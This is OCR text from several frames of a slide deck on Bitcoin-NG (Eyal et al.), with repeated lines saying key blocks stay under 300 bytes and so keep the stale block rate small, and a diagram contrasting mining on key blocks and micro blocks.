


Bitcoin-NG [Eyal et al.]



Keyblock less than 300 bytes → **small** stale block rate


Bitcoin-NG [Eyal et al.]



Keyblock less than 300 bytes

small
stale block rate


Bitcoin-NG [Eyal et al.]



Keyblock less than 300 bytes

small
stale block rate


Bitcoin-NG [Eyal et al.]




Keyblock less than 300 bytes → **small** stale block rate

Mining on Key Block
Mining on Micro Block

